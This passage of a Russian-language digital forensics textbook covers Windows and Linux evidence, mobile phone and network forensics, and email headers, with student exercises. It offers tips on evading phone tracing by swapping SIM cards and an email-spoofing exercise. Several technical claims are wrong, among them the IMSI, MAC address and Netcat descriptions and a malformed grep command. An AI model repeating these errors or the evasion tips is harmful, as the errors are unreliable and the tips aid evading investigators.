Удалённые файлы также можно обнаружить в базе данных эскизов Windows. Поищите файлы с именем thumbs.db_. В них представлены все уменьшенные изображения файлов (thumbnails), которые отображены в проводнике как эскизы.

ЭНЕРГОНЕЗАВИСИМАЯ ИНФОРМАЦИЯ

Энергонезависимая информация хранится на вспомогательных запоминающих устройствах и сохраняется после выключения системы. Она не подвержена повреждениям и может быть собрана после того, как собрана энергозависимая информация. Далее приведены некоторые особые типы энергонезависимой информации, на которые следует обратить внимание следователям:

- скрытые файлы
- заполнители пространства на диске
- файлы подкачки
- файлы index.dat
- метаданные
- скрытые ADS (Alternate Data Streams, альтернативные потоки данных)
- индексация в Windows Search
- свободные кластеры
- неиспользуемые разделы
- параметры реестра
- подключенные устройства
- журналы регистрации событий

ГОТОВЫ? КАМЕРА, МОТОР, СЪЁМКА

Каждый раз, когда на объект (файл) воздействует другой объект («злоумышленник»), возникают некоторые последствия. Эти последствия, возможно, будет нелегко найти или обнаружить, но действия над файлом (удаление или модификация) повлекут за собой изменения и в других местах. Чтобы сократить то воздействие, которое может быть обнаружено, профессиональный хакер будет использовать средства, уже встроенные в систему. Он не будет использовать новые программы, вместо этого он воспользуется системными утилитами так, чтобы всё выглядело нормально.

Редактирование и определение местоположения журнала событий **Windows Server 2008**

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog\Application]

```
%WinDir%\System32\Winevt\Logs
```

Вы также можете использовать Windows Powershell для просмотра всех логов безопасности посредством одной команды:

```
get-eventlog security
```

Если Вы хотите просмотреть какое-то конкретное событие по безопасности, попробуйте команду

```
$events =  get-eventlog security -newest 20
```

УПРАЖНЕНИЯ

8.13 Даже если Вы не используете Windows Server, найдите следующие журналы в Windows: Set up (настройка), Application (приложения), Forwarded Events (пересланные события) и Security (безопасность). Какое «количество» событий в

каждом журнале Вашего компьютера? К какому «типу» принадлежит каждое из представленных событий?

8.14 Просматривая журналы событий, давайте создадим «пользовательский вид», так что Вы сможете просмотреть критические события из выбранных журналов. Вау, да Вы только посмотрите! Получится ли у Вас импортировать пользовательский вид? Какие фильтры Вы бы выбрали для крупных событий, таких как логи приложения?

8.15 Скачайте копию Sysinternals по представленной выше ссылке. Вы увидите, что эта программа — это группа маленьких, но очень мощных программ. Внимательно посмотрите на параметры, которые задаются в некоторых из этих мини-программ. Могут ли какие-то из этих программ использоваться вместе (в комбинации) для создания новой программы?

КРИМИНАЛИСТИЧЕСКАЯ ЭКСПЕРТИЗА В **LINUX**

Linux часто используется в компьютерной криминалистике, потому что эта ОС:

- Рассматривает каждое устройство как файл
- Не требует отдельный блокировщик записи (в цифровой криминалистике требуется аппаратный блокировщик записи для сохранения целостности данных)
- Очень гибко работает со многими операционными системами и типами файлов
- Может быть загружена со сменных носителей
- Часто оснащена инструментарием с множеством утилит для цифровой криминалистики

Linux, как и в случае Unix, не имеет альтернативных потоков данных, которые связаны с файлами. Потоки данных, связанных с Linux, не уничтожаются, если Вы используете распространённые утилиты для удаления файлов. Безопасное удаление файла означает, что он не должен быть восстановлен, поскольку он должен быть удалён с носителя. Правильное удаление означает, что файл может быть восстановлен при чрезвычайных издержках либо вообще не может быть восстановлен.

Файл, удалённый командой

```
/bin/rm
```

всё равно остаётся на носителе и может быть восстановлен без особых усилий.

НЕАКТИВНОЕ ПРОСТРАНСТВО В **LINUX**

Файловая система Linux содержит неактивное пространство, так же как и в Windows. Оно значительно меньше: блок занимает приблизительно 4 Кбайт. Это значит, что подозреваемый может спрятать около 4 Кбайт данных в маленьком блоке файла. К неактивному пространству в Linux можно применять те же методы, которые мы обсуждали для Windows. Это пространство невозможно определить с помощью утилит filesystem и disk usage (использование дискового пространства). Когда данные переносятся или удаляются, неактивное пространство всё равно будет содержать скрытые данные.

СЕРПАНТИН

Текстовые строки в Linux довольно легко искать и находить, используя следующую команду

```
/dev/hdaX | grep 'текст который Вы хотите найти'
```

В зависимости от размера носителя этот поиск может занять некоторое время, поскольку этот текст будет искаться по всему разделу. Лучше не использовать hex-редактор, так как это займёт ещё больше времени. Хотя hex-редактор может быть полезен для определения содержимого носителя данных.

GREP

Grep — это очень мощная утилита Linux. Она используется для нахождения определённых строк в файле. Это позволяет Вам быстро найти файлы, которые содержат определённые фрагменты текста, в папке или файловой системе. С её помощью также проводится поиск по регулярным выражениям. Существуют шаблоны поиска, которые позволяют определить критерии, которым должны соответствовать результаты поиска. Например: найти все строки в словаре, которые начинаются с буквы «s» и заканчиваются буквой «t» для решения кроссворда.

```
grep ^s.*t$ /usr/share/dict/words
```

ДРУГИЕ УТИЛИТЫ КОМАНДНОЙ СТРОКИ

Утилиты по компьютерной криминалистике, которые мы рассматривали ранее, — это полностью Linux'овский инструментарий. ОС Linux сама по себе имеет ряд простых утилит для создания образов дисков и базового анализа дисков, включая следующие:

Утилита	Описание
`dd`	Команда dd может копировать данные с любого диска, который Linux может смонтировать или получить к нему доступ. Эта команда может клонировать диск и создать образ диска побитово либо поблочно.
`sfdisk` и `fdisk`	Отображает структуру диска.
`grep`	Ищет файлы по наличию в них заданных строк или строк, соответствующих заданному шаблону.
`md5sum` и `sha1sum`	Создаёт и хранит MD5 или SHA-1 хэш файла или списка файлов (в том числе и устройств).
`file`	Считывает информацию о заголовке файла для определения его типа, вне зависимости от имени или расширения.
`xxd`	Утилита командной строки для просмотра шестнадцатеричного кода
`ghex` и `khexedit`	Gnome и KDE (X windows интерфейс) hex-редакторы

ИЩЕМ СТОГ СЕНА В ИГОЛКЕ

Открытое программное обеспечение (Open Source) для цифровой криминалистики включает в себя мощные поисковые утилиты, которые позволяют Вам искать много разных комбинаций и перестановок символов для «продвинутого» поиска данных. Нет необходимости покупать дорогие коммерческие программы, что является ещё одним плюсом использования открытых программных средств. Linux предоставляет широкие возможности для конструирования подобных программ, используя стандартные утилиты. Далее в тексте детально рассматривается использование find, grep и strings, а затем даётся описание того, как их можно скомбинировать.

ШИФРОВАНИЕ, РАСШИФРОВАНИЕ И ФОРМАТЫ ФАЙЛОВ

Многие файлы, которые попадутся Вам на глаза, нельзя будет непосредственно прочитать. Большинство программ имеют свои собственные форматы файлов, в то время как остальные используют стандартные форматы — например, стандартные форматы изображений — gif, jpg, png и т. д. Linux предоставляет отличную утилиту для определения того, что представляет собой заданный файл. Помните команду **file**, которая упоминалась выше?

Параметр командной строки	Результат
`-k`	Не останавливаться на первом совпадении, продолжать поиск
`-L`	Переход по символическим ссылкам
`-z`	Попытаться просмотреть сжатые файлы

Эти параметры позволяют попробовать прочесть файл. В Linux доступен ряд утилит-преобразователей файлов, ещё больше их в Интернете; также там можно найти ряд программ по просмотру файлов различных форматов. Иногда может потребоваться сделать несколько шагов, прежде чем можно будет работать с данными — так что используйте многосторонний подход!

Иногда можно натолкнуться на зашифрованные файлы или файлы, защищённые паролем. Усложнение задачи при этом колеблется: может попасться шифрование, которое легко взломать, а может быть задача, от которой у профессионального дешифратора возникнет головная боль. Осмотр среды, окружающей компьютер, с которым Вы работаете, даст свои плоды. Люди плохо запоминают пароли; обычно они записывают их где-то так, чтобы они были под рукой. В качестве паролей часто выбирают: имена родственников, домашних животных, даты (день свадьбы, день рождения), номера телефонов, номер автомобиля и другие простые комбинации (123456, abcdef, qwerty и т. д.). Люди также неохотно используют больше одного или двух паролей для разных целей, так что если Вы сможете подобрать пароль к одному файлу или приложению, попробуйте его и на других. Весьма вероятно, что он подойдёт. Для бОльшей информации о взломе паролей посмотрите Урок 11 «Пароли».

УПРАЖНЕНИЯ

8.16 Включите компьютер с ОС Linux и создайте файл под названием «Коварные планы» на USB накопителе или любом другом портативном перезаписываемом носителе.

8.17 Удалите этот файл любым способом, каким захотите.

8.18 Дайте этот носитель своему напарнику по лабораторной работе и скажите ему, что Ваш файл удалился. Попросите его восстановить стёртый файл, но не называйте имя этого файла.

8.19 Повторите этот процесс восстановления с другими типами носителей и операционных систем, обмениваясь со своим напарником по лабораторной работе.

8.20 Сколько раз нужно форматировать диск или сменный носитель для гарантии того, что все предыдущие данные или конкретный файл стёрты?

8.21 Если раздел диска удалён или перераспределён, то предыдущие данные навсегда утеряны или могут быть восстановлены? Какие утилиты Вы бы использовали для выполнения такого задания?

8.22 Спрячьте секретный файл в неактивное пространство другого файла. Удалите основной файл. Можно ли восстановить скрытые данные, и, если да, то что бы Вы для этого сделали?

8.23 Если метод шифрования слишком надёжный от взлома, то, возможно, необходимо будет провести атаку «перебором по словарю» (её также называют атакой перебором, атакой методом «грубой силы», brute-force attack). Узнайте, что собой представляет атака «перебором по словарю».

8.24 Узнайте, что такое Truecrypt и как он работает. Почитайте о скрытых контейнерах. Как Вы думаете, смогли бы Вы получить доступ к такому архиву? Каким образом? (Один из вариантов: http://xkcd.com/538/)

ИНТЕРЕСНО ЗНАТЬ: ИССЛЕДОВАНИЕ РЕАЛЬНЫХ СЛУЧАЕВ

Ниже приведены некоторые примеры того, как работает цифровая криминалистика.

Кто	Что сделал
Morgan Stanley	В суде Флориды банку Morgan Stanley (MS) неоднократно не удавалось скрыть данные, относящиеся к делу о мошенничестве, которое было возбуждено против этого банка. MS скрыл 1423 резервные копии записей, которые содержали электронные письма с деталями мошенничества. Уволенный из MS технический специалист дал показания в суде о существовании этих и многих других записей, которые были умышленно неправильно маркированы. Криминалистическая экспертиза подтвердила факт преднамеренного мошенничества. Суд оштрафовал MS на сумму в 1.6 миллиардов долларов за действия со «злобными или вредными» намерениями.
David Kernell	В сентябре 2008 года подсудимый взломал электронный почтовый ящик Yahoo, принадлежавший Sarah Palin. Прежде чем ФБР прибыло на место для расследования этого преступления, Kernell удалил свой веб-браузер и фрагментировал жёсткий диск. Правительство смогло собрать достаточно судебных доказательств и свидетельских показаний, подтверждавших его преступление, для признания его виновным в ряде пунктов исковых заявлений.
TJX, также известный под именем Albert Gonzalez	Один из самых длинных обвинительных приговоров, когда-либо вынесенных за компьютерное преступление, был дан TJX. Gonzalez был осуждён за кражу 90 миллионов номеров кредитных и платёжных карточек. Обвиняемый был главой группы кибер-воров в течение нескольких лет и купил себе яхту за украденные деньги. Команды экспертов цифровой криминалистики принялись расследовать это дело и найти доказательства. Виновного приговорили к 20 годам тюремного заключения, а также его обязали выплатить $25 000.

ЦИФРОВАЯ КРИМИНАЛИСТИКА И МОБИЛЬНАЯ СВЯЗЬ

Использование мобильной связи в качестве инструмента планирования и/или осуществления взлома может предоставить Вам полностью новый набор вариантов. Сотовые телефоны используют несколько форм передачи сигналов; одна из них — радио, которое соединяет Ваш телефон с ближайшей антенной приёмного устройства; другая — соединение Bluetooth, которое работает на ближней связи; определитель сигнала GPS может быть использован для других функций; и, наконец, телефон способен осуществлять цифровую связь. Давайте детально рассмотрим цифровую составляющую сотового телефона.

Внутри сотового телефона находится карта-модуль идентификации абонента (Subscriber Identification Module, SIM), которая по Вашему телефону идентифицирует Вас и Вашего

поставщика услуги. На этой же SIM-карте хранятся некоторые Ваши телефонные номера и другие текстовые данные. Эта карта содержит встроенный микропроцессор.

SIM-карта содержит специальный набор цифр, называемый международным идентификатором мобильного абонента (International Mobile Subscriber Identity, IMSI). IMSI – это телефонный номер для данного устройства, и его можно рассматривать как MAC-адрес (Machine Access Code, код доступа к устройству) для сотового телефона. Первый блок цифр MDN (Mobile Directory Number, списковый номер мобильного абонента) присваивается по производителю. Редакторы SIM-карт (например, такой, который доступен на сайте Dekart http://www.dekart.com/products/card_management/sim_manager/) помогут Вам просмотреть этот блок цифр.

Если Вы собираетесь вести особый бизнес с использованием сотового телефона, который может быть прослежен, Вы можете завести себе несколько SIM-карт. При замене карт после каждого звонка становится практически невозможным отслеживание звонков по сотовому телефону. Международные SIM-карты с предварительными кредитами на звонки доступны в Европе, Корее, Японии и других странах, в которых нет такой сотовой монополии, как в США.

Следует отметить, что сотовые устройства отслеживаются между сотовыми вышками, даже если устройство просто включено. Это часть нормальной передачи управления связью для гарантии того, что пользователь сотового устройства может быстро и в любое время установить связь. В ближайшем будущем вышки будут отслеживать и поддерживать логирование каждого сотового устройства, которое находится в их зоне во время осуществления связи. Может показаться, что это противоречит тому, о чём шла речь в предыдущем параграфе, однако SIM-карта содержит установленный вручную идентификатор. Замена SIM-чипов практически идентична замене сотовых устройств.

Сообщения SMS (Short Message Service, служба коротких сообщений) могут храниться каждым оператором сотовой связи в течение нескольких дней, а могут и вообще не храниться. От этого зависит, как быстро исчезает улика, а своевременный ответ является критичным фактором. Сообщения хранятся на телефоне пользователя, обычно на SIM-карте или на внешней карте памяти.

Итак, как Вы оцениваете возможность слежения за ВАШИМ телефоном?

ПОДСОЕДИНИТЕ СИНИЙ ПРОВОД К КРАСНОМУ РАЗЪЁМУ

Другим аспектом цифровой сотовой связи является возможность использования протокола VOIP (Voice Over Internet Protocol, передача голоса по IP-протоколу). Этот механизм коммуникации использует программное обеспечение VOIP для передачи данных по каналу телефонной связи между Вами и другим пользователем VOIP без оплаты за пользование сотовым телефоном. Чудесно, не правда ли? Как это может помочь Вам?

Конечно, поскольку VOIP цифровой и является частью программного обеспечения, мы можем зашифровать пакеты, если используем ОС Android. AES (the Advanced Encryption Standard) — это алгоритм блочного шифрования; он может обеспечить несколько уровней безопасности. Вам может понадобиться использовать шифрование на самом низком уровне, поскольку VOIP и так будет работать медленно на телефонном канале связи.

НУЖНО НЕМНОГО РАЗОБРАТЬ УСТРОЙСТВО

Прежде чем попытаться восстановить любые данные с сотового телефона, отключите сигнал, переведя телефон в режим «В самолёте». Провайдеры сотовой связи могут заблокировать или удалить все данные с устройства, если сообщить, что оно утеряно или украдено. Так что не забудьте отключить сигнал на телефоне.

Более старые устройства использовали специальные (патентованные) кабели для подзарядки и передачи данных. Эти кабели изменялись с появлением новых устройств и, казалось, не могли быть взаимозаменяемыми. В наши дни большинство устройств подключаются с использованием мини USB-кабеля на одном конце и стандартного USB на другом конце. Продукция Apple не придерживается этих стандартов по причинам «безопасности».

В целях безопасности на одном конце кабеля, который соединяет устройство Apple с компьютером, размещён USB. Если работа устройства кажется недостаточно качественной, Вы можете приобрести набор переходников для iPad. Этот набор содержит USB-адаптер и другой адаптер, который соединяет SD-карту непосредственно с планшетом. Таким образом Вы можете выбирать что именно подключать к планшету — SD-карту или носитель USB. Круто, да?

Сотовые устройства могут хранить данные в любой из трёх локальных областей: во встроенной памяти телефона, на SIM-карте или на внешней карте памяти. Что-то стОящее (настоящие улики) часто можно найти во встроенной памяти телефона и на SIM-карте. На устройствах, поддерживающих SMS, часто есть программы для «интеллектуального ввода текста». Файлы для таких программ часто включают в себя фрагменты или целые текстовые сообщения, которые не могут храниться в другом месте.

ТАК МНОГО УСТРОЙСТВ, ТАК МАЛО ВРЕМЕНИ

Были времена, когда телефоны всего лишь осуществляли передачу голоса. Эти штуки прикреплялись к стене или кабинке таксофона. В наши дни телефоны — уже не просто телефоны, это портативные компьютеры, подсоединённые к сети. Сотовая связь поддерживается устройствами разных размеров и моделей. IPad — это не телефон, но он может осуществлять связь во многом аналогично сотовому телефону. Планшеты, устройства с ОС Android, карманные ПК во многом похожи на телефоны, но совсем не могут быть названы таковыми. «Одолжи свой планшет — я хочу позвонить своему другу,» — такую фразу Вы не сейчас, но вскоре услышите. А потом будете волноваться за то, чтобы они не нашли Ваши любовные письма или не сохраняли их на Ваш телефон.

Устройства с ОС Android достаточно просто проверять благодаря открытой операционной системе Google. Android основан на ядре Linux, которое рассматривалось ранее. Google бесплатно предоставляет исходный код Android и инструментарий разработчика. На других устройствах используются такие ОС, как Black Berry, Windows, Windows CE, Nokia, Symbian и Linux.

Каждой ОС необходимо хранить файлы в определённом порядке, и существует немного различных способов наименования файлов типа «SMS» или «Видео». Немного шпионства на разных устройствах с применением программ, перечисленных ниже, должно выдать Вам улики, которые Вы ищете (кстати, поэтому Вы не должны думать, что Ваше устройство неуязвимо и даже «защищено»).

Кроме того, что на сотовых устройствах есть Bluetooth, WiFi связь и возможность передачи данных, многие из них также поддерживают GPS. Все эти сигналы хранят информацию на телефоне, SIM-карте или внешней карте памяти. Программное обеспечение для цифровой криминалистики позволяет изучать каждый из этих типов истории, включая GPS. Если у подозреваемого был включен GPS, то все точки маршрута и история месторасположений могут быть восстановлены, и тогда появится ещё больше улик. http://www.gpsvisualizer.com/ позволяет загрузить данные GPS, после этого создастся карта, отображающая заданные координаты.

Не забывайте также о GPS на транспортном средстве подозреваемого, а также о компьютере, установленном на машине. Каждое транспортное средство, собранное в течение прошедшего

десятилетия (с 1985 года в США) имеет диагностический компьютер, который отслеживает скорость, расход топлива, последовательность зажигания и много другой информации, которая может помочь Вам в расследовании дела. Возможно, скоро даже ботинки будут отслеживать Ваше местоположение. Или даже сможете по ним звонить.

iУстройства: Есть группа специалистов, которая посвятила своё время и усилия работе над открытыми проектами, такими как IPBackup Analyzer. Цель этой программы — просмотреть данные, которые были резервно скопированы на iPhone, и сделать их удобочитаемыми. Вы можете найти эту открытую программу на сайте http://ipbackupanalyzer.com/. Одним из уникальных свойств мобильной продукции Apple является требование резервного копирования кода-пароля. Можно обойти ввод кода-пароля с помощью программных утилит, которые позволят исследовать текстовые сообщения, телефонные контакты, изображения, видео, сообщения электронной почты и все улики, которые Вам нужно будет исследовать.

ПРИМЕР СУДЕБНОГО РАССЛЕДОВАНИЯ С **IPHONE**

Прочитайте эту статью о судебном расследовании, в котором фигурирует iPhone: http://www.nxtbook.com/nxtbooks/evidencetechnology/20120910/#/30

Внимание - В этой статье идёт речь о деликатной теме, которая может показаться Вам оскорбительной.

ПРОГРАММНЫЕ УТИЛИТЫ ДЛЯ ТЕЛЕФОНОВ

Большинство ведущих производителей ПО для телефонной криминалистики нашли рыночную нишу, которая позволяет им получать хорошую прибыль за свою продукцию. Существует несколько бесплатных продуктов с открытым исходным кодом, которые Вы также можете использовать. Как и все программы, каждая утилита имеет свои преимущества и недостатки, но для достижения успеха Вы должны уметь применять на практике нескольких утилит.

Oxygen: Этот производитель программного и аппаратного обеспечения предлагает несколько видов продукции для сотовой судебной экспертизы. Программа бесплатная на ограниченное время использования, приблизительно шесть месяцев. Если Вам не удалось получить данные с устройства в течение шести месяцев, то тогда решить проблему сможет только молоток. Вы можете скачать бесплатную версию Oxygen Forensic Suite 2012 по ссылке http://www.oxygen-forensic.com/en/freeware/. Эта программа может читать резервные копии на iPhone, даже если данные защищены паролями iTunes. Неплохо.

Bit Pim: это проект с открытым исходным кодом, используется уже несколько лет. Эта бесплатная программа имеет один маленький недостаток — отсутствие поддержки для новых версий смартфонов. Честно говоря, Bit Pim не работает на многих новых смартфонах. К счастью, авторы попытаются создать программный пакет для Вашей версии, если Вы хорошо их попросите. На самом деле, если Вы хотите получить от них ответ, Вы должны следовать их правилам, перечисленным на веб-сайте в разделе «FYI» (For Your Information, «К Вашему сведению»). Если не придерживаться сформулированной ими процедуры запроса, то ничего не получится. Вы ничего от них не получите, и точка. Их документация приведена на сайте http://www.bitpim.org/.

Sleuth Kit: Sleuth Kit рассматривался ранее в этом уроке. Это ещё одна программа с открытым исходным кодом с уймой применений, включая сотовую цифровую криминалистику. Sleuth Kit даёт Вам те же возможности, что и большинство коммерческих продуктов. Вы сможете найти предостаточно информации об этой программе (включая Wiki) на сайте www.sleuthkit.org.

https://viaforensics.com/products/tools/ предлагает несколько бесплатных ссылок на утилиты для цифровой криминалистики для ОС Android. Этот сайт предлагает книгу по теме цифровой криминалистики для Android и несколько скриптов для сбора данных. У этих ребят также есть раздел, посвященный цифровой криминалистике для iPhone по ссылке https://viaforensics.com/iphone-forensics/howto-iphone-forensics-free-andor-open-source-tools-91411.html. И помните: одно яблоко в ночь гонит резервное копирование iTunes прочь.

ЧТО ДАЛЬШЕ**?**

Если цифровое устройство в определённом случае оказалось уликой, то, если это возможно, не выключайте его. Найдите зарядное устройство, достаньте его или сконструируйте если понадобится, но не допустите того, чтобы телефон отключился, если сейчас он включен. Это критически важно, если телефон подключен по предоплате, поскольку контракт с оператором мобильной связи в этом случае не подписан. Такие телефоны сложно отследить, поскольку они находятся в свободном распоряжении.

Конечно, Вы не можете посмотреть или скопировать данные на SIM-карте, не вынимая батарею. Это ещё одна причина, по которой следует «удерживать» телефон включенным, не надеясь на батарею. С нашим везением аккумулятор устройства в любом случае вот-вот разрядится. Плохие ребята всегда забывают подзарядить свои телефоны.

Судебная экспертиза должна быть проведена с использованием кабеля, который непосредственно соединяет устройство с Вашим рабочим компьютером. Это значит, что все другие средства коммуникации должны быть отключены. Bluetooth, WiFi, GPS и всё остальное должны быть выключены перед тем, как может начаться осмотр. Иначе улика может оказаться бесполезной в суде.

УПРАЖНЕНИЯ

8.25 Возьмите мини-USB кабель и подсоедините сотовое устройство к своему компьютеру. Устройство должно выдать вопрос с тремя возможными вариантами ответа. Какие это варианты? Какой ответ Вам нужно выбрать для того, чтобы просмотреть данные на устройстве?

После подсоединения целевого устройства к Вашему компьютеру посмотрите, какую информацию Вы можете получить самостоятельно. Как далеко Вы можете добраться без каких-либо специальных программ? Можете ли Вы просмотреть какие-либо данные непосредственно на устройстве или только те, которые расположены на внешней карте памяти?

Отключите соединение и скачайте любую программу для сотовой криминалистики на свой компьютер. Установите эту программу. Выключите целевое устройство, затем снова включите его. Теперь возобновите соединение через кабель, как для предыдущего задания. Хорошо, теперь можете запустить установленную программу. Есть ли у Вас доступ ко всем данным на SIM-карте или только к части из них?

Не вводите коды PUK или Pin!! Большинство телефонов блокируются, если PUK или Pin вводится неправильно слишком много раз. Что такое PUK или Pin и почему это важно для Вас как для человека, проводящего исследование?

8.26 Украдите чей-то телефон... шутка :)) Займите у кого-то телефон и подсоедините его к своему высокоскоростному суперкомпьютеру Cray. Сможете ли Вы получить доступ к SMS сообщениям, фотографиям, контактам, журналу звонков? Какой серийный номер этого телефона (тот, который встроен, а не тот, который указан с внутренней стороны корпуса телефона)?

АНАЛИЗ СЕТИ ПРИ СУДЕБНОЙ ЭКСПЕРТИЗЕ

Анализ сети при судебной экспертизе применяется для выяснения того, где находится компьютер, и для доказательства того, был ли отправлен по сети определённый файл с определённого компьютера. Поскольку в данном случае анализ сети может быть очень сложным, мы рассмотрим некоторые основные темы, которые могут быть применены в повседневной жизни, а также вопросы того, как Вы можете узнать что-либо — или о Вас могут узнать что-либо.

ЖУРНАЛЫ БРАНДМАУЭРА

Кто подключён к Вам по сети? Брандмауэр — это программа, которая может управлять соединениями между двумя узлами в сети. Существует много видов брандмауэров. Независимо от вида и функций брандмауэра, детали его работы можно просмотреть в журналах (логах). Используя логи, Вы можете обнаружить шаблоны атак на Ваш брандмауэр и его эксплуатацию с нарушениями установленных режимов.

Как и для любых файлов-журналов, для логов брандмауэра очень важна целостность. Можете считать лог-файлы явной уликой **(smoking gun)**. Каждый файл помечен временем/датой и определёнными правами собственности. Журналы брандмауэров считаются «интеллектуальными» журналами, поскольку они генерируются устройством, у которого есть периметр действия, и это не простой концентратор или коммутатор. Осуществляется запись не каждого отдельного пакета, а каждого запроса и соединения. Вы ищете соединение между конкретными заданными IP-адресами или передачу файлов между двумя соединениями.

СНИФФЕРЫ ПАКЕТОВ

Пакеты данных «текут по венам» каждого сетевого устройства. Поскольку между серверами и другими устройствами перемещаются буквально миллионы пакетов, просмотр отдельных пакетов раньше всегда считался невозможной задачей. С ростом мощности компьютеров и лучшим программным обеспечением теперь у нас есть возможность находить среди миллионов переданных пакетов те, которые удовлетворяют нашим требованиям. Такой приём называется «сниффингом пакетов».

Представьте, что Вы едете в переполненном людьми автобусе. Все пассажиры беседуют, но Вы хотите услышать только один разговор в двух метрах от Вас. Ваш мозг способен не замечать остальной шум и сфокусироваться только на том одном разговоре. Сниффинг пакетов работает аналогично; он отфильтровывает ненужный шум и концентрируется на интересующих Вас пакетах.

Снифферы бывают разных видов, но в любом случае они должны находиться между передачами потоков данных. Вы не услышите разговор, если Вы не с теми людьми, которые говорят. Снифферы могут быть активными («ищущие») или пассивными («слушающие»); в любом случае сниффер будет собирать пакеты, которые соответствуют заданным Вами параметрам. Задача для злоумышленника заключается в том, как собирать, хранить и передавать эти пакеты в сети и при этом не быть пойманным.

СИСТЕМЫ ОБНАРУЖЕНИЯ ВТОРЖЕНИЙ **(INTRUSION DETECTION SYSTEMS, IDS)**

Это интригующее название — обобщённый термин для всего, что способно обнаруживать, предупреждать или останавливать аномальные действия в сети. Snort — идеальный пример программы, которая ищет аномальное поведение в сетевом трафике. В качестве примера странного поведения может быть ситуация, когда Вы находитесь в отпуске, а Ваш почтовый

ящик активно функционирует. Ваша почта отправляет и получает прикреплённые файлы и перенаправленные письма, как будто ею кто-то пользуется. IDS обнаружит такое странное поведение и либо самостоятельно заблокирует учётную запись, либо сообщит кому-то о странных вещах, происходящих в Ваше отсутствие.

IDS были задуманы как своеобразные сторожевые псы сетевого трафика. Каждый вид IDS ищет протоколы, сигнатуры, порты и другие места, где может проявиться странное поведение. Некоторые системы разрешают доступ только аутентифицированным пользователям, другие заманивают злоумышленников и ждут их действий. Логи IDS полны занимательных деталей странного поведения.

ЖУРНАЛЫ МАРШРУТИЗАТОРА И СЕТЕВОГО УПРАВЛЕНИЯ

Как упоминалось в разделе о журнале брандмауэра, в журналах маршрутизатора и сетевого управления очень детально описываются типичные действия. Иногда в логах проявляется что-то, что может заинтересовать аналитика цифровой криминалистики. В этих файлах можно найти подтверждение того, когда произошли определённые события. Кроме того, лог-файлы очень сложно подделывать. Программные утилиты, о которых упоминалось ранее, могут автоматически отфильтровывать записи в логах. Используя инструменты автоматизации, Вы сохраните время и силы для продолжительной работы.

НЕОБХОДИМЫЕ СЕТЕВЫЕ ИНСТРУМЕНТЫ

Существует огромное множество программных утилит с открытым исходным кодом, которые должны входить в состав каждого комплекта по сбору сетевых улик, начиная с испытанного и проверенного временем **Wireshark**. Поскольку сетевой трафик представляет собой пакеты данных (порции информации), Wireshark перехватывает и анализирует эти пакеты. Вы должны были бы просматривать построчно каждый пакет для определения заголовков, информации о маршрутах, отправителя и содержимое каждого пакета... Но Wireshark делает всю тяжёлую работу за Вас. К тому же, Wireshark является кросс-платформенной утилитой.

Netcat (http://netcat.sourceforge.net/) — ещё одна мощная программа с открытым исходным кодом, которая анализирует весь сетевой трафик, включая TCP и UDP, входящий и исходящий, Ethernet и IP, включая любую службу или порт, который Вы хотите проанализировать. Как и Wireshark, Netcat является кросс-платформенным приложением. Они оба активно обновляются благодаря команде волонтёров.

Netcat содержит встроенную утилиту **hexdump** и может перехватывать/анализировать пакеты.

ЗАГОЛОВКИ **E-MAIL**

Письмо e-mail приходит с информацией о каждом компьютере, который оно проходит прежде, чем попадёт к Вам. Она добавляется к заголовку **(header)** информации об e-mail. Иногда наиболее важная информация находится именно в заголовках. Однако просмотреть заголовки не всегда очень легко. Разные почтовые клиенты по-разному их отображают. Но одна особенность есть везде — заголовки нужно читать в обратном порядке. Первым в списке указан получатель. Каждой строке соответствует отрезок пути, и так до последней строки, в которой содержатся данные о компьютере или сети, откуда было отправлено письмо.

Это верно только тогда, когда отправитель электронного письма использовал свой настоящий email-адрес. Email-адреса могут быть подменены, IP-адреса могут быть ложными, также возможно применение других уловок для скрытия настоящего отправителя. Заголовок

может дать подсказки, но не рассчитывайте распутать дело, основываясь только на информации из заголовка письма.

В заголовке email есть поле «Message-ID». Этот набор символов назначается первым email сервером при отправке сообщения. Поскольку каждый ID уникален, правильное логирование может помочь Вам определить местоположение начального отправителя. Просмотрите ссылки, перечисленные сразу после ряда цифр и буквы в ID.

Информация об отправителе в поле заголовка «From» («От») конфигурируется email клиентом и её нельзя считать достоверной. Отметки времени также могут ввести в заблуждение, поскольку email клиенты могут отправлять письма спустя часы или дни после их написания. Такая опция называется «отправка с задержкой».

УПРАЖНЕНИЯ

8.27 Для этого задания выберите письмо-спам в своём почтовом ящике. Пользуясь изложенными выше сведениями, проанализируйте заголовок письма и попытайтесь обнаружить источник спама. Как этот спамер получил Ваш email адрес?

8.28 Определите, как просмотреть заголовки в письмах, которые Вы получаете. Есть ли в них поля, которые кажутся Вам незнакомыми? Скорее всего, у Вас есть несколько почтовых ящиков. Напишите и отправьте себе письмо, стараясь как можно лучше скрыть своё настоящее местоположение.

8.29 Отправьте подменённое/поддельное электронное письмо своему напарнику по лабораторной работе, попросив в нём принести что-нибудь (к примеру, пончики) на следующее занятие. Убедитесь, что подменённый отправитель — это преподаватель, иначе Вы можете не дождаться пончиков.

8.30 Если у Вас есть email адрес в социальной сети, отправьте себе электронное письмо с сайта этой социальной сети на свой обычный адрес электронной почты. Просмотрите заголовок этого письма; сможете ли Вы определить его путь?

8.31 Теперь вновь повторите это же задание, но отправьте письмо с социальной сети как анонимное на свой обычный адрес. Просмотрите заголовок анонимного письма и определите, насколько хорошо сервис социальной сети скрывает Вашу личность.

ИГРА НАЧАЛАСЬ: НЕ ОСТАНАВЛИВАТЬСЯ НИ ПЕРЕД ЧЕМ

«Скажи мне, пожалуйста, что ты делаешь в школьном контейнере для мусора», — спросил Мокоа, почёсывая свою растрёпанную ветром шевелюру. Две ноги болтались на краю большого зелёного мусорного ящика, в то время как остальная половина Джейс схватила сумки с мусором в контейнере.

«Придержи крышку открытой», — крикнул «мусорный злоумышленник». Внутри ящика что-то лязгнуло. «Нашла! А теперь вытяни меня отсюда», — крикнула Джейс в направлении Мокоа. Эхо её голоса в мусорном ящике звучало как будто она говорила через жестяную банку и натянутый в ней воздушный шар. В мусорном контейнере среди отбросов она нашла что-то важное.

Мокоа захватил обе ноги, усердно пытаясь избежать их ударов по своему лицу, и вытянул «пахучего» хакера из мусорного контейнера. К удивлению обоих, Джейс, оказавшись вне мусорного ящика, держала в руках старый планшет и даже ещё не уронила его. Теперь она уже крепко стояла на асфальте автомобильной парковки и

держала изношенный тонкий корпус устройства как трофей за свою грязную работу.

